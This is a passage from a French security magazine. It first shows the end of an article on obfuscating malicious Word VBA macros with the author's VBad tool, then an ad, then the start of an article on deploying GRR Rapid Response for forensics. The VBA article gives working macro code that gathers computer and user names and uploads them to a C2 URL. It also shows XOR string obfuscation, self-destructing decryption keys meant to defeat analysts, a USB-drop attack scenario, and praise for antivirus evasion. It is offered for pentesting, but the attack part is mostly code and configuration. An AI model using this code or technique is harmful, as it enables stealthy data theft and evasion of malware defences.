djskJQLdb83nQDN88qkDQm,qsdqsdqq*ojjjfoiHHQShdjLKQHkdqBfouQDJqdh"
End sub
```

Une fois la macro activée, en sauvegardant le document et en supprimant l'initialisation de la variable, celle-ci est accessible de manière standard et peut être utilisée au sein de notre fonction malveillante :

```
Private Function unxor_fun(text as Variant, begin as Integer)
        Dim temp, xor_key As String, i, a
            xor_key = ActiveDocument.Variables("xor_key").Value()
        temp = ""
        i = 1
        While i < UBound(text) + 2
         a = i Mod Len(xor_key): If a = 0 Then a = Len(xor_key)
         temp = temp + chr(Asc(Mid(xor_key,a+begin,1)) Xor
CInt(text(i - 1)))
         i = i+1
        wend
        unxor_fun = temp
End Function

Private Sub Fonction_Malveillante(Cancel As Boolean)
  UploadFile unxor_fun(Array(3,82,24,33,118,107,65,14,95,80,90,93,9
5,123,127,120,86,77,89,99,1,3,34,61,73,9,67,68,35,52,25,115,23,26,8
,20,93,20,25,1),0),"C:\tmp\info_" & UserName,"userfile"

End Sub
```

La clé n'apparaît alors jamais directement dans le code et ne peut être obtenue que par du code VBA. La chaîne de caractères ne pourra alors être déchiffrée autrement que par une analyse manuelle de la fonction, sous réserve que les clés n'aient pas disparu...

2.4 Votre code s'autodétruira dans...

Les Document.Variables peuvent très facilement être supprimées ou modifiées d'un document grâce à du VBA. La seule contrainte est que le document doit être sauvegardé pour que ces modifications soient prises en compte (donc avoir les droits en écriture sur le fichier lors de l'exécution de la macro).

Des mécanismes de suppression des clés peuvent alors être implémentés au sein des macros malveillantes. Par exemple, on peut envisager de supprimer les clés lors de la première exécution de la macro. Si l'on imagine une attaque par clés USB dispersées dans toute l'entreprise, chaque compromission d'un utilisateur entraînera la suppression des clés de déchiffrement du document sur la clé. Cela compliquera lourdement le travail des analystes qui devront alors s'employer à trouver des documents n'ayant jamais été ouverts.

Rien de très compliqué en VBA. Cependant, pour des soucis de simplicité, je conseille de modifier la variable plutôt que de la supprimer complètement. Cela permet également de tester si la macro a déjà été exécutée une fois en testant si la variable a déjà été modifiée ou non.

Dans l'exemple suivant, on teste à l'ouverture du document si la Document.Variable est différente de la chaîne **" Check "**, si c'est le cas, c'est que la macro n'a jamais été exécutée (la variable contient la véritable clé de déchiffrement), on exécute alors la fonction malveillante, puis, on modifie la valeur de la clé à **" Check "** et on sauvegarde le document. À la prochaine exécution, la variable **xor_key** sera égale à la chaîne **" Check "**, la fonction malveillante ne sera pas exécutée et les clés auront bel et bien été supprimées.

```
Private Sub Document_Open()
    If ActiveDocument.Variables("xor_
key").Value <> "Check" Then
Fonction_Malveillante
        ActiveDocument.Variables("xor_
key").Value = "Check"
         If ActiveDocument.
ReadOnly=False Then
          ActiveDocument.Save
        End If
    End If
End sub
```

L'URL du C2 dans notre exemple est alors obfusquée et accessible uniquement à la première exécution de la macro malveillante. Cependant, la création de tels documents s'avère longue et fastidieuse puisqu'il faut au final jongler avec l'activation et la désactivation des macros sous Word, intégrer les différents mécanismes de déchiffrement, le système de destruction des clés, et appliquer les méthodes plus classiques d'obfuscation.

3 VBad

J'ai développé l'outil **[VBAd]** dans le but d'automatiser les tâches d'obfuscation présentées précédemment, ainsi que l'intégration des codes obfusqués dans une liste prédéfinie de fichiers. À partir d'un VBA classique, il est alors possible d'obtenir une série de fichiers Word malveillants disposant tous d'une signature unique, d'un mécanisme de déchiffrement et de destruction des clés. L'outil se veut modulable, libre à vous de le modifier afin d'utiliser d'autres fonctions de chiffrement plus robustes ou d'autres techniques de stockage/suppression des clés de déchiffrement.

3.1 Utilisation

L'outil se présente sous la forme d'un script Python (2.7) qui utilise la libraire **[pywin32]** permettant de manipuler des documents de la suite Office ainsi que les macros associées (les prérequis techniques sont indiqués dans le GitHub). L'ensemble de l'outil se configure à l'aide des variables du fichier **const.py**. Ci-dessous un schéma récapitulatif de l'utilisation de celles-ci (en rouge) par le script :




Figure 1 : Schéma fonctionnel de VBad.

3.1.1 Préparation du VBA

Comme on peut le voir dans le schéma précédent, l'outil se base tout d'abord sur un fichier texte contenant le code VBA à obfusquer (**original_vba_file**) et utilisera différentes expressions régulières permettant de définir les éléments à obfusquer ou non. Trois types de balises sont ainsi disponibles (et modifiables dans le fichier **const.py**).

3.1.1.1 Les chaînes de caractères

Par défaut, le script parcourt le VBA et chiffre toutes les chaînes de caractères présentes dans le code en utilisant l'algorithme indiqué par la variable **encryption_type**. Il est cependant possible d'ajouter des exceptions en ajoutant une marque d'exclusion en fin de chaîne (**[!!]** par défaut) :

```
String_Encrypted = "This string will be encrypted"
String_Not_Encrypted = "This string will NOT be encrypted[!!]"
```

La fonction de déchiffrement est ensuite incluse automatiquement au VBA et les clés stockées dans le document en utilisant la technique indiquée par **key_hidding_method**. À l'heure où ces lignes sont

écrites, seul l'algorithme XOR associé à un stockage des clés dans les variables Document.Variables présentées précédemment dans cet article est disponible.

3.1.1.2 Les noms de variables et de fonctions

Il est nécessaire d'indiquer au script les différents noms de fonctions et de variables qu'il va cette fois-ci remplacer par des chaînes de caractères aléatoires dont il est possible de choisir la taille. Il suffit d'ajouter avant les différents noms la balise **[rdm:xx]** où **xx** est la taille de la chaîne aléatoire souhaitée (si la variable est utilisée plusieurs fois, une balise suffit).

```
Function [rdm::10]Test() : Test() sera remplacée par une chaîne
aléatoire de 10 caractères
[rdm::4]String_1 = "Test" : String_1 sera remplacée par une chaîne
aléatoire de 4 caractères
```

3.1.1.3 Inclusion de chaîne de caractères

Il est possible d'intégrer de manière chiffrée des chaînes de caractères provenant directement du script python VBad. Ainsi, en plaçant dans le code des balises de la forme **[var::nom_var]**, le script va automatiquement remplacer la balise par la chaîne de caractères stockée à la clé **nom_var** du dictionnaire **string_to_hide** de **const.py**. Ainsi, il devient possible d'intégrer au code VBA final des éléments générés par du python comme une liste de noms de domaines ou des chemins de sauvegardes aléatoires.

```
Path_to_save_exe = [var::path] : la chaîne string_to_hide('path')
de const.py sera chiffrée et intégrée au VBA.
```

3.1.1.4 Fonction à déclencher

Il est également important d'indiquer au script quelle fonction du code VBA doit être déclenchée (**trigger_function_name**) et à quel moment (**auto_function_macro**). Il est par exemple possible de déclencher l'exécution de la macro automatiquement à l'ouverture (**onOpen**) ou à la fermeture (**onClose**) du document. Cela permettra également d'indiquer au script où ajouter les fonctions de suppression des clés de déchiffrement (étape 12 de la figure 1).

3.1.2 Préparation des documents

Pour cette partie, il suffit d'indiquer au script le chemin du template du document que vous souhaitez utiliser grâce à la variable **template_file**, ainsi que la liste des noms de fichiers générés par le script : **filename_list**.

3.2 Exemple

Afin de bien comprendre, imaginons que l'on souhaite attaquer une entreprise en laissant traîner quelques clés USB contenant un document Word malveillant.

Chaque clé USB contiendra alors un document différent et unique. Chaque fichier devra contenir le code VBA présenté précédemment, obfusqué et protégé. L'URL contactée ainsi que le chemin de sauvegarde du fichier texte créé par le script doivent tous deux contenir une partie aléatoire.

Voici alors comment il serait possible de préparer l'obfuscation du code VBA précédent afin de répondre aux critères précédents :

```
Sub [rdm::10]Fonction_Malveillante()
    [rdm::8]strComputer = "."
    Set [rdm::12]objWMIService = GetObject("winmgmts:" & "{impersonationLevel
=impersonate}!\\" & strComputer & "\root\cimv2")
    Set [rdm::10]colItems = objWMIService.ExecQuery("Select * from Win32_
ComputerSystem")
    Set [rdm::8]fso = CreateObject("Scripting.FileSystemObject")

    [rdm::6]sMsg = sMsg & " --- COMPUTER ---;" & Chr(13) & Chr(10)
    For Each [rdm::4]objItem In colItems
        sMsg = sMsg & "Computer Name: " & objItem.Name & Chr(13) & Chr(10)
        UserName = objItem.Name
        sMsg = sMsg & "Username: " & objItem.UserName & Chr(13) & Chr(10)
    Next


   Set [rdm::10]oFile = fso.CreateTextFile([var::gen_path] & UserName)
   oFile.writeLine sMsg
   oFile.Close

   [rdm::15]UploadFile [var::url_generated], [var::gen_path] & UserName,
"userfile"
End Sub
```

Utilisons un fichier template Word classique associé à une liste contenant trois noms de fichier (**Document_important**, **Augmentation_salaire** et **Notes_perso**). Les URL du C2 ainsi que le chemin de sauvegarde du fichier uploadé sont générés aléatoirement (de manière très simple à titre d'exemple), et toutes les autres options sont laissées par défaut.

```
#Office informations
template_file = r"C:\tmp\Vbad\Example\Template\template.doc"
filename_list = r"C:\tmp\Vbad\Example\Lists\filename_list.txt"

#saving informations
path_gen_files = r"C:\tmp\Vbad\Example\Results"

#Malicious VBS Information:
#All data you want to encrypt and include in your doc
original_vba_file = r"C:\tmp\Vbad\Example\Orignal_VBA\original_vba_
prepared.vbs"
trigger_function_name =  "Fonction_Malveillante" #Function that you
want to auto_trigger (in your original_vba_file)
string_to_hide = {"url_generated":"http://5.40.41.42/"+str(r
andom.randrange(10000))+"/get_file.php", "gen_path":r"C:\tmp\
i_"+str(random.randrange(10000))+".txt"}
```

Tout est prêt, il suffit ensuite de lancer **VBad.py** et les trois documents seront alors générés et sauvegardés dans le répertoire indiqué par **path_gen_files**.

```
C:\tmp\VBad>python VBad.py
[+] .doc detected
[+] Valid filename_list, 3 .doc will be generated
[+] C:\tmp\Vbad\Example\Orignal_VBA\original_vba_prepared.vbs will be obfuscated and integrated in c
reated documents
        [+] Creating Document_important.doc
                [+] XOR encrypton was selected
                [+] Randomizing variable and function names
                        [+] Randomized trigger function name : lYNvmEUdxz
                [+] Obfuscation of strings
                [+] Hiding strings from python script
                [+] Using Document.Variables method for hiding ciphering keys
                [+] onOpen auto-action was chosen
                [+] Wrapping triggering function with auto_function_macro
                [+] Removing VBA style
                [+] Removing all metadatas from file
                [+] Saving doc.
        [*] File Document_important.doc was created succesfuly
        [+] Creating Augmentation_salaire.doc
                [+] XOR encrypton was selected
                [+] Randomizing variable and function names
                        [+] Randomized trigger function name : eRgaTowKCy
                [+] Obfuscation of strings
                [+] Hiding strings from python script
                [+] Using Document.Variables method for hiding ciphering keys
                [+] onOpen auto-action was chosen
                [+] Wrapping triggering function with auto_function_macro
                [+] Removing VBA style
                [+] Removing all metadatas from file
                [+] Saving doc.
        [*] File Augmentation_salaire.doc was created succesfuly
        [+] Creating Notes_perso.doc
                [+] XOR encrypton was selected
                [+] Randomizing variable and function names
                        [+] Randomized trigger function name : SqmOcXYChK
                [+] Obfuscation of strings
                [+] Hiding strings from python script
                [+] Using Document.Variables method for hiding ciphering keys
                [+] onOpen auto-action was chosen
                [+] Wrapping triggering function with auto_function_macro
                [+] Removing VBA style
                [+] Removing all metadatas from file
                [+] Saving doc.
        [*] File Notes_perso.doc was created succesfuly

[*] Good, everything seems ok, 3 .doc files were created in C:\tmp\Vbad\Example\Results using xor en
cyption with doc_variable hiding technic

C:\tmp\VBad>dir /B C:\tmp\VBad\Example\Results
Augmentation_salaire.doc
Document_important.doc
Notes_perso.doc
```

Figure 2 : Obfuscation et génération des trois fichiers grâce à l'outil Vbad.

Les fichiers malveillants disposent alors tous d'un code VBA obfusqué unique (une clé de chiffrement différente par fichier), avec un mécanisme de destruction des clés déclenché après la première exécution de la macro. Les tabulations et retours chariots inutiles sont également supprimés. En remplaçant la fonction **UploadFile** par **MsgBox**, lors de la première exécution d'un fichier on obtient l'affichage des variables insérées dans le script par l'outil (avec la partie aléatoire) (Figure 3, page suivante).

Si l'on ouvre le document une deuxième fois : rien ne se passe. Les clés ont été supprimées du fichier et il sera donc quasiment impossible de récupérer les informations utilisées par la macro malveillante. Un petit aperçu du code dorénavant obfusqué (Figure 4, page suivante).

Les deux autres fichiers disposeront eux d'un code, d'une URL et d'un chemin de fichier différents des autres.

Conclusion

Comme on a pu le voir, certaines fonctionnalités du langage VBA associées au langage Python permettent une obfuscation




Figure 3 : Exécution de la macro malveillante à la première ouverture du document.

et une protection plutôt robuste de vos différents codes d'attaques. L'outil VBad se veut également modulable et peut permettre d'implémenter des fonctions de chiffrement ou des méthodes de protection du code personnalisées. En plus de complexifier l'analyse de votre code, l'obfuscation augmente considérablement les chances d'échapper aux analyses antivirus ou HIPS (dans la mesure où vous n'utilisez pas de fonctions fréquemment détectées comme `VirtualAlloc()`).

Le langage VBA, bien que plutôt limité dans son utilisation, se présente comme un outil intéressant à maîtriser. Ses nombreuses fonctionnalités souvent méconnues ainsi que sa facilité d'intégration au monde Windows peuvent permettre la mise en place d'attaques élaborées et difficilement détectables. Combiné à l'utilisation de VBad, le langage vous offrira, je l'espère, de nouvelles opportunités pour vos prochains pentests. ■

Remerciements

Je tiens à remercier Alexandre Gohier, Saâd Kadhi, Davy Douhine, Frédéric Cikala, Nicolas Mattiocco et Mohamed Mrabah pour leurs conseils aguerris sur le développement de l'outil et la phase de recherche ainsi que Vladimir Kolla et Marc Berger pour la relecture et les conseils.

Références

[VBAD] VBad : https://github.com/Pepitoh/VBad

[BLUE TEAM] https://www.sans.org/cyber-guardian/blue-team

[OLEVBA] http://www.decalage.info/python/olevba

[1] « Le VBA qu'est-ce que c'est ? » http://didier-gonard.developpez.com/tutoriels/office/vba-qu-est-que-c-est/

[2] https://msdn.microsoft.com/fr-fr/library/office/ff839708.aspx

[pywin32] https://sourceforge.net/projects/pywin32/




Figure 4 : Code VBA obfusqué du document Document_important généré avec Vbad.

DOMAINES | MAIL | **HÉBERGEMENT** | E-COMMERCE | SERVEURS

NOUVEAU ! 1&1 MANAGED

CLOUD HOSTING

Le meilleur de deux mondes

Un pack d'hébergement performant associé à des ressources serveur flexibles et modulables à tout moment : le **nouveau Managed Cloud Hosting 1&1 est arrivé !** Idéal pour les projets Web les plus exigeants en termes de disponibilité, de sécurité et de flexibilité.

- ✓ **Ressources dédiées**
- ✓ **+ de 20 combinaisons de stack**
- ✓ **Géré par les experts 1&1**
- ✓ **Flexible & évolutif**
- ✓ **Prêt en moins d'1 minute**

Cloud Vendor Benchmark 2016
Rising Star Germany
EXPERTON GROUP an ISG business

intel XEON inside

Trusted Performance.
Intel® Xeon® processors.

1 MOIS GRATUIT*

1 MOIS POUR ESSAYER

1 CLIC POUR CHANGER DE PACK

1 APPEL UN EXPERT VOUS RÉPOND

0970 808 911
(appel non surtaxé)

1&1
1and1.fr

*1&1 Managed Cloud Hosting : 1 mois d'essai gratuit, puis à partir de 9,99 € HT/mois (11,99 € TTC). Pas de durée minimale d'engagement. Pas de frais de mise en service. Conditions détaillées sur 1and1.fr. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

ARRÊTEZ DE GROGNER AVEC GRR RAPID RESPONSE !

Étienne LADENT, Ingénieur SSI – CEA – Etienne.LADENT@cea.Fr

mots-clés : *ANALYSE FORENSIQUE / LIVE-FORENSICS / RÉSEAU / OPEN SOURCE*

GRR : onomatopée parfois accompagnée de quelques noms d'oiseaux que l'on exprime lorsqu'on recherche des indicateurs de compromission sur un SI. GRR Rapid Response est un framework qui va vous faire arrêter de grogner.

Au milieu des systèmes actifs de protection comme les firewalls, IDS ou antivirus et des outils de forensiques « passifs » tel que dd, IDA ou les journaux systèmes, nous trouvons les agents de réponse à incident dits de type « Mandiant ». Dans cet article, nous allons nous intéresser plus particulièrement au logiciel open source de Live-Forensics : GRR Rapid Response **[1]**, après l'introduction nous verrons l'installation, le déploiement sur quelques clients et la manière d'utiliser les principales fonctions proposées grâce à quelques exemples typiques.

Et pour information, « GRR » dans le nom du logiciel n'est pas un acronyme, mais bien l'onomatopée « Grrr ».

1 Présentation

Il y a quelques années, le projet a été initié par Google et a rapidement eu des contributeurs dans d'autres grandes entreprises. GRR est un framework, pas une solution ou un produit sur étagère : il a pour vocation de fournir des briques à assembler pour répondre à votre besoin, pas d'y répondre directement. Et il est entré dans une phase de maturité, ou au moins de popularité.

Il fonctionne en mode client-serveur avec un agent actif sur les machines surveillées, mais cet agent n'a pas de rôle de protection comme un antivirus. Il sert plutôt à piloter des actions sur les machines, par exemple, à la recherche d'indicateurs de compromission. Il permet d'étendre les capacités de surveillance des équipes de sécurité qui sont souvent cantonnées à la surveillance du réseau et des logs centralisés du SI, ces derniers étant intégrés dans des systèmes de collecte de logs comme Splunk **[2]**, StackELK **[3]**, Graylog **[4]** ou bien LogRhythm **[5]**.

Ces systèmes d'analyse de logs fonctionnent très bien, mais sont souvent inadaptés pour certaines recherches. Par exemple, la recherche d'un fichier sur toutes les machines du parc (nom, chemin, hash) ou le test de présence d'une clé de registre particulière sont des actions délicates à réaliser depuis une plateforme centralisée. Et pourtant, c'est typiquement ce que nous voudrions faire après l'analyse d'un malware et la déduction des marqueurs dont la présence est à contrôler l'ensemble du parc. Voilà un cas parmi d'autres auxquels GRR répond, car la présence de l'agent sur le poste permet de piloter ce dernier pour qu'il fasse automatiquement la recherche sur les postes et renvoie les résultats vers le serveur.

1.1 Fonctionnalités

Pour commencer, voici un résumé des principales fonctionnalités de GRR :

- compatible Linux, Mac OS X et Windows pour les agents ;
- analyse et collecte de la mémoire RAM à distance ;
- recherche et téléchargement de fichier et de clés de registre à distance ;
- recherche sur l'ensemble des machines d'un parc ;
- infrastructure évolutive capable de gérer des parcs de machines importants ;
- fonctionnement en mode asynchrone, planifié ou synchronisé ;
- distribution open source sous licence Apache.

Toutes les fonctionnalités sont disponibles dans le Readme **[6]** du projet. Pour ceux qui veulent aller plus loin, il y a quelques publications **[7]** sur le projet référencées sur le site.

1.2 Architecture

Une architecture GRR est composée de différents services :

- **Clients** : machines ayant l'agent GRR installé, ils communiquent avec le ou les serveurs FrontEnd via des requêtes HTTP-POST chiffrées.
- **Serveur FrontEnd** : serveurs qui gèrent les communications avec les clients, en particulier le chiffrement et le prétraitement des données (dépaquetage) ainsi que l'envoi d'instructions demandées par un administrateur.
- **Data-store** : service fournissant le stockage central nécessaire à l'ensemble des composants de GRR. Il utilise le modèle de données AFF4 **[8]**, un format de données dédié à la forensique.
- **Workers** : réalisent le traitement des données reçues par les serveurs FrontEnd. Ce qui permet de limiter la charge de ces derniers. Les workers s'occupent également de la gestion des files de tâches demandées et de leur routage. Enfin, le traitement de certains résultats peut être confié à des workers spécialisés (par exemple pour certaines tâches : logiciel d'analyse spécifique, présence d'une puce cryptographique, connectivité réseau plus importante).
- **Console GUI et CLI** : C'est l'interface d'administration qui permet de réaliser les analyses forensiques. Il est possible d'utiliser la console web, mais un ensemble de commandes Shell « grr_ » est également fourni.

Tous ces services sont indépendants et peuvent donc être installés sur une même machine ou répartis sur différentes machines. Cette évolutivité permet à GRR d'être utilisé à très grande échelle, ou en mode test avec tous les composants sur un seul serveur comme dans cet article (Figure 1).

2 Installation de GRR Rapid Response

Pour l'installation, un simple « *montez donc un docker !* » est suffisant, mais un « *build from source* », plus complexe à réaliser, est aussi possible. Pour cet article, par souci de simplicité, nous avons préféré utiliser le script d'installation fourni par le projet et qui permet d'avoir une installation « *en dur* » simplement. Tout cela est bien documenté dans le Quickstart **[9]** avec quelques compléments dans le manuel d'administration **[10]**.

2.1 Prérequis

Il faut être root sur le serveur et les postes clients. La procédure d'installation ci-dessous est valable pour la version 3.1.0.2 de GRR Rapid Response sur un serveur Ubuntu « Xenial Xerus » 16.04 - 64bits.

2.2 Déploiement du serveur

Pour installer un serveur GRR, il faut récupérer, puis exécuter le script d'installation du projet et répondre aux questions ou saisir les informations demandées (mail de l'administrateur, mot de passe, etc.) pour terminer l'installation :

```
% wget https://raw.githubusercontent.com/google/grr/master/scripts/
install_script_ubuntu.sh
% sudo bash install_script_ubuntu.sh
```

Il est aussi possible de lier votre installation issue du script avec la dernière version disponible dans GitHub pour bénéficier des dernières mises à jour, pour cela suivre ***Installing GRR server for dev, i.e. tracking HEAD*** **[11]** dans la documentation.




Figure 1 : Schéma d'architecture GRR.

Si vous avez lu la FAQ **[12]** vous avez noté que le seul OS officiellement supporté pour le serveur GRR est Ubuntu 16.04. Il est tout à fait possible d'installer GRR sous d'autres distributions comme Debian ou CentOS, au prix de quelques patchs dans le script d'installation, et surtout en renonçant à l'aide de l'équipe du projet en cas de difficultés.

2.3 Démarrer le serveur GRR

Le serveur GRR démarre automatiquement à la fin de l'installation, et se gère comme un service classique :

```
% service grr-server status
Đ grr-server.service - GRR Service
   Loaded: loaded (/lib/systemd/system/grr-server.service; enabled;
vendor preset: enabled)
   Active: active (exited) since jeu. 2016-07-21 08:34:40 CEST; 11min ago
```

Pour obtenir plus d'informations sur l'exécution, il est possible de lancer chaque composant de GRR en mode verbeux, par exemple en tâche de fond avec la commande **screen** :

```
% screen -t grr_server_ui --component ui --verbose
% screen -t grr_server_http --component http_server --verbose
% screen -t grr_server_worker --component worker --verbose
% screen -t grr_server_datasrv --component dataserver --verbose
#Rappel : avec screen, Ctrl-A puis 'd' pour revenir à votre CLI initiale
```

Vous n'avez plus qu'à ouvrir un navigateur vers http://<serveur-grr>.<domain.tld>:8000/ pour avoir accès à l'interface de GRR (après avoir saisi le mot de passe).

2.4 Déployer les agents

Pour que GRR fasse son travail, il faut que des agents lui envoient des informations à analyser. Il faut télécharger ces agents dans l'interface : ***Manage Binaries > Executables > Windows > Installers***. Il suffit de cliquer pour télécharger l'exécutable, puis d'installer l'agent sur les systèmes souhaités. Et voici comment l'installer sous Linux et Windows.

2.4.1 Linux Debian

Pour déployer l'agent sur une machine Debian, placez le paquet (.deb) sur le client et exécutez simplement :

```
% dpkg -i grr_3.1.0.2_amd64.deb
# ou via le gestionnaire de paquet directement si vous utilisez un
environnement de bureau.
```

Ensuite, il suffit de vérifier que l'agent est actif à l'aide de la commande suivante :

```
% service grr status
Đ grr.service - grr linux amd64
   Loaded: loaded (/lib/systemd/system/grr.service ; enabled)
   Active: active (running) since jeu. 2016-07-21 09:00:10 CEST; 36s ago
```

Par défaut, vous trouverez les fichiers de configuration de l'agent dans :

```
- /usr/lib/grr/grr_3.1.0.2_amd64/grrd
```

Les logs de l'installation se trouvent dans :

```
- /var/log/grr_installer.txt
```

2.4.2 Windows

Sous Windows, installez l'agent (.exe) en tant qu'administrateur local sur les postes à intégrer dans votre infrastructure Grr. L'installation se fait de manière silencieuse, vous pouvez vérifier le bon fonctionnement de l'agent à l'aide des commandes PowerShell :

```
PS C:\> Get-Service "GRR Monitor"
PS C:\> Get-Process "grr"
```

Par défaut, l'agent Grr s'installe dans le dossier suivant :

```
- C:\Windows\System32\GRR\<version>
```

Dossier où se trouve le fichier de configuration de l'agent : **GRR.exe.yaml**.

Il y a aussi quelques données dans le registre :

```
- HKEY_LOCAL_MACHINE/Software/GRR.
```

Enfin, les logs du client sont dans :

```
- C:\Windows\System32\LogFiles\grr.log.
```

Tous ces éléments (noms des exécutables, chemins, registre) sont modifiables, mais cela exige de reconstruire ou repackager le binaire du client.

2.4.3 Dans la console

